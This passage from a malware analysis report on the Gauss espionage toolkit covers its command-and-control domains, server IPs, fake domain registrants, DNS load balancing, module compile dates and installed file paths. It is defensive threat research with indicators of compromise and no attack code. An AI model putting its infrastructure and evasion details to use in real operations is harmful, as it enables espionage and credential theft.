000170:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000180:  00 00 00 00-62 00 2E 00-73 00 65 00-63 00 75 00      b . s e c u
000190:  75 00 72 00-69 00 74 00-79 00 2E 00-6E 00 65 00  u r i t y . n e
0001A0:  74 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  t
0001B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
0001C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Figure 2 - Gauss decrypted C&C configuration data

In the example above, we can see the C&C domains/hosts together with the name of the script (`userhome.php`) on the server which is used for communication.

Going through the multitude of Gauss samples, we identified several domains used as C&C servers:

- *.gowin7.com
- *.secuurity.net
- *.datajunction.org
- *.bestcomputeradvisor.com
- *.dotnetadvisor.info
- *.guest-access.net


Wmiqry.ocx				
01.06.2011	dotnetadvisor.info	bestcomputeradvisor.info	datajunction.org	guest-access.net
16.07.2011	*.bestcomputeradvisor.info	*.guest-access.net		
18.07.2011	*.bestcomputeradvisor.info	*.guest-access.net		
28.09.2011	*.gowin7.com	*.secuurity.net		
20.10.2011	*.datajunction.org	*.dotnetadvisor.info		
20.10.2011	*.gowin7.com	*.secuurity.net		

Depending on the variant, * can be 'a' or 'b' or 'c' – and so on.For instance, a fully qualified hostname as in the example above is "b.gowin7.com".

Most samples we have use "*.gowin7.com" and "*.secuurity.net". The domains "gowin7.com" and "secuurity.net " have been registered by an "Adolph Dybevek, which is most likely a fake identity:

```
owner-name: Adolph Dybevek
owner-address: Prinsen gate 6
owner-city: Oslo
admin-address: Prinsen gate 6
ICANN Registrar: UNITED-DOMAINS AG
Created: 2012-03-15
Expires: 2013-03-15
Updated: 2012-03-15
```

As in the case of Flame these domain registration addresses point to existing businesses. For example, at Prinsens Gate 6 in Olso, we find a hotel in Norway:



Home > Europe > Norway > Eastern Norway > Oslo > Oslo Hotels > Oslo Budget Hotel

Oslo Budget Hotel

Prinsensgate 6, Oslo 0152, Norway (Formerly City Hotel)

Hotel amenities

Ranked #68 of 87 hotels in Oslo

79 Reviews

Show the lowest price for this hotel*

Check In	Check Out	Adults
8/3/2012	8/5/2012	2

Show Prices

hotel.info

*from our partners

16 traveler photos

79 reviews from our community

Write a Review

Similarly, many of Flame C&D domain fake registrations used addresses of hotels.


During the period of monitoring, we observed these two main domains pointing to two different servers in India and Portugal. Based on passive DNS research, we identified three other servers, located in the US which appear to have been used as C&C.

The hosts "gowin7.com" and "secuurity.net"   pointed to the following IP addresses:

Date	Domain	IP
2012-06-28 23:05:35	b.gowin7.com	109.71.45.115
2012-06-29 07:05:28 (changed)	b.gowin7.com	182.18.166.116
2012-06-28 23:05:38	b.secuurity.net	109.71.45.115
2012-06-29 07:05:29 (changed)	b.secuurity.net	182.18.166.116

On 29th of June, 2012, the two C&C domains "gowin7.com" and "secuurity.net" were changed from IP 109.71.45.115 to a new IP 182.18.166.116.

Both servers were shut down around July 13th, 2012. Prior to shut down, we managed to collect important information. Both appeared to be running Debian Linux, which is consistent with the Flame C&C servers. They were listening on ports 22, 80 and 443. The SSL certificates were self-signed, once again, the same as in the case of Flame. Here's the certificate for the server in Portugal:



Certificate Information

This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.

Issued to: localhost.localdomain

Issued by: localhost.localdomain

Valid from 2/ 17/ 2012 to 2/ 14/ 2022

Learn more about certificates

If we are to believe the information in the certificate, it was generated on 17 Feb 2012.

The server at 182.18.166.116 (India) appears to currently host two other related domains:

- bestcomputeradvisor.com
- dotnetadvisor.info

Both have been registered by somebody named Gilles Renaud, probably another fake identity:

Registrant:

Gilles Renaud
Neugasse 10
Zurich, Zurich 8005
CH

They were previously hosted in the US, at the IPs: 173.204.235.204 and 173.204.235.196.


We currently have seen samples which used {e,g,h}.bestcomputeradvisor.com and "c.dotnetadvisor.info" for command-and-control. It's quite possible that other samples exist pointing to different hosts.

The additional domains "datajunction.org" and "guest-access.net" can be found in some samples and it is also used for C&C communications. We currently have samples which use "c.datajunction.org" and "d.datajunction.org" but there are probably others using "a.*" and "b.*".

Both have been registered by somebody named "Peter Kulmann," probably another fake identity:

```
Registrant Name:Peter Kulmann
Registrant Street1:Antala Staska 1301/19
Registrant Street2:
Registrant Street3:
Registrant City:Prague
Registrant State/Province:
Registrant Postal Code:14000
Registrant Country:CZ
```

The address "Antala Staska 1301/19" appears once again to be fake – pointing to a supermarket/pharmacy in Prague:



dm drogerie markt, s.r.o.
pobočka Praha-Krč

Prodej drogistického zboží, dekorativní kosmetiky, výrobků péče o tělo, pleť a vlasy, výživy a péče o dítě. Nabídka přírodní kosmetiky a biopotravin.

Adresa: Antala Staška 1301/19
140 00 Praha-Krč
(Antal)
Telefon: +420 241 401 922
Email: dm@[redacted]
WWW: http://www[redacted]

Currently (as of August 2012), all the "*.datajunction.org" hosts point to the C&C server in India. Previously, they pointed to the server in Portugal. Just like the others, they were previously hosted in US.

In addition to these, we identified another domain named "dataspotlight.net" which was hosted on the same servers. The registrant is unknown and we couldn't find any samples using it, however, it is probably related to the others.

Gauss C2 Domains Overview:

In total, we have identified 7 domains used or related to the Gauss malware:

Domain	Registered by	Currently hosted	Previously hosted	Older hosted:
gowin7.com	Adolph Dybevek	India	Portugal	US
secuurity.net	Adolph Dybevek	India	Portugal	US
datajunction.org	Peter Kulmann	India	Portugal	US
bestcomputeradvisor.com	Gilles Renaud	India	Portugal	US
dotnetadvisor.info	Gilles Renaud	India	Portugal	US
dataspotlight.net	UNKNOWN	India	Portugal	UNKNOWN
guest-access.net	Peter Kulmann	No	No	No

Domain registration history:

Domain	Registration date
bestcomputeradvisor.com, dotnetadvisor.info	22 July 2011
datajunction.org. guest-access.net	26 July 2011
gowin7.com, secuurity.net	15 March 2012
dataspotlight.net	18 April 2012

As can be seen from the table above, four domains were created in 2011 and were used in older samples. The newer samples use “gowin7.com” and “secuurity.net”, which were registered on March 15th, 2012.

Known Gauss C2 server IPs:

Server	Location
182.18.166.116	India, Hyderabad
109.71.45.115	Portugal, Constancia
173.204.235.204	United States, San Francisco
173.204.235.196	United States, San Francisco
173.204.235.201	United States, San Francisco

Here’s a comparison of the Flame and Gauss C2 infrastructure:

	Flame	Gauss
Hosting	VPS running Debian Linux	VPS running Debian Linux
Services available	SSH, HTTP, HTTPS	SSH, HTTP, HTTPS
SSL certificate	“localhost.localdomain” – self signed	“localhost.localdomain” – self signed
Registrant info	Fake names	Fake names
Address of registrants	Hotels, shops	Hotels, shops
C2 traffic protocol	HTTPS	HTTPS
C2 traffic encryption	None	XOR 0xACDC
C2 script names	cgi-bin/counter.cgi, common/index.php	userhome.php
Number of C2 domains	~100	6
Number of fake identities used to register domains	~20	3

DNS Balancing

For some of the C2’s, the controllers used a technique known as DNS balancing or “Round robin DNS” (http://en.wikipedia.org/wiki/Round-robin_DNS) – probably to even the load. This is a common technique in the case of massive traffic to a website, suggesting that at their peak, the Gauss C2’s were handling quite a lot of data.

Here’s one such example of DNS balancing:

```
;;QUESTION SECTION:
;DATAJUNCTION.ORG.            IN      A

;;ANSWER SECTION:
DATAJUNCTION.ORG.      900    IN      A       182.18.166.116
DATAJUNCTION.ORG.     3600    IN      A       173.204.235.204
DATAJUNCTION.ORG.      900    IN      A       109.71.45.115
```

As it can be seen, the domain datajunction.org resolves to three different IPs: 182.18.166.116, 173.204.235.204 and 109.71.45.115.

Timeline

We tried to put together all the date-of-creation information for the different Gauss modules, as well as those for Flame and Duqu. Since no Gauss modules created before 2011 have been found, the table below does not include earlier data for Flame and Duqu modules.

Module name (2011)	Date of creation	Malware
advnetcfg.2	11.01.2011	Flame
nteps32.2	11.01.2011	Flame
authpack.1	23.01.2011	Flame
mssecmgr.7	17.02.2011	Flame
mssecmgr.9	21.03.2011	Flame
msglu32.1	29.03.2011	Flame
wmiqry32.1	01.06.2011	Gauss
dskapi.32 res.1	30.06.2011	Gauss
dskapi.64 res	30.06.2011	Gauss
windig.1	15.07.2011	Gauss
wmiqry32.2	16.07.2011	Gauss
wmiqry32.3	18.07.2011	Gauss
winshell.1	08.08.2011	Gauss
mssecmgr.8	31.08.2011	Flame
mcdmn.1	16.09.2011	Gauss
smdk.1	27.09.2011	Gauss
dskapi.1	28.09.2011	Gauss
wmiqry32.4	28.09.2011	Gauss
winshell.2	03.10.2011	Gauss
msglu32.2	10.10.2011	Flame
dskapi.2	13.10.2011	Gauss
smdk.2	17.10.2011	Gauss
igdkmd16b.sys	17.10.2011	Duqu
wmiqry32.5	20.10.2011	Gauss
lanhlp32.1	26.10.2011	Gauss
dskapi.3	01.11.2011	Gauss
soapr32.1	27.11.2011	Flame
dskapi.4	29.11.2011	Gauss
dskapi.32 res.2	29.11.2011	Gauss
winshell.3	14.12.2011	Gauss
Module name (2012)	**Date of creation**	**Malware**
winshell.4	05.01.2012	Gauss
mcd9x86.sys	23.02.2012	Duqu
devwiz.1	19.03.2012	Gauss
browse32.ocx	09.05.2012	Flame

Files list

We have put together the names of all modules, temporary files, log files and data files used by Gauss in one way or another and that are known to us.

Main modules	Path
wmiqry32.dll	%system%\wbem
wmihlp32.dll	%system%\wbem
dskapi.ocx	%system%
winshell.ocx	%system%
devwiz.ocx	%system%
lanhlp32.ocx	%system%
mcdmn.ocx	%system%
smdk.ocx	%system%
windig.ocx	%system%
system32.bin	root folder USB drive
system32.dat	root folder USB drive
.CatRoot.tmp	root folder USB drive
Data files and folders	**Path**
~shw.tmp	%temp%
~stm.tmp	%temp%
ws1bin.dat	%windir%\Temp
ws1bin.dat	%temp%
~gdl.tmp	%temp%
~mdk.tmp	%temp%
.thumbs.db	root folder USB drive
wabdat.dat	%temp%
desktop.ini	inside folders on USB drive
target.lnk	inside folders on USB drive
.Backup0[D-M]	directory on USB drive
.Backup00[D-M]	directory on USB drive
md.bak	%temp%
s61cs3.dat	%systemroot%\Temp\
s61cs3.dat	%temp%
~ZM6AD3.tmp	%windir%\temp

browser.js	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b2443f89f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

browser.xul	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

fileio.js	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

chrome.manifest	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

lppd.dat	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

install.rdf	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

rssf.dat	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

lfm.dat	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

mppd.dat	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

pddp.dat	%AppData%\Roaming\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}
	%AppData%\Mozilla\Firefox\Profiles\*\{a288cad4-7b24-43f8-9f4d-8e156305a8bc}

pldnrfn.ttf	%SystemRoot%\fonts\

Conclusion

Gauss is the most recent development from the pool of cyber-espionage projects that includes Stuxnet, Flame and Duqu. It was most likely created in mid-2011 and deployed for the first time in August-September 2011.

Its geographical distribution is unique; the majority of infections were found in Lebanon, Palestine and Israel. One of the modules from Jan 2012 contains the path "c:\documents and settings\flamer\desktop\gauss_white_1". The "flamer" in the path above is the Windows username that compiled the project. Given the focus on Lebanon, the "white" version identifier can probably be explained as following: "the name Lebanon comes from the Semitic root LBN, meaning "white", likely a reference to the snow-capped Mount Lebanon." (Wikipedia)

Code references and encryption subroutines, together with the Command and Control infrastructure make us believe Gauss was created by the same "factory" which produced Flame. This indicates it is most likely a nation-state sponsored operation.

Between Gauss' functions, the "Winshell.ocx" module which gives the name to the malware as "Gauss", steals credentials required to access online banking accounts for several Lebanese banks – including the Bank of Beirut, Byblos Bank and Fransabank. This is the first publicly known nation-state sponsored banking Trojan.

Another feature which makes Gauss unique is its encrypted payload, which we haven't been able to unlock. The payload is run by infected USB sticks and is designed to surgically target a certain system (or systems) which have a specific program installed. One can only speculate on the purpose of this mysterious payload.

The discovery of Gauss indicates that there are probably many other related cyber-espionage malware in operation.
The current tensions in the Middle East are just signs of the intensity of these ongoing cyber-war and cyber-espionage campaigns.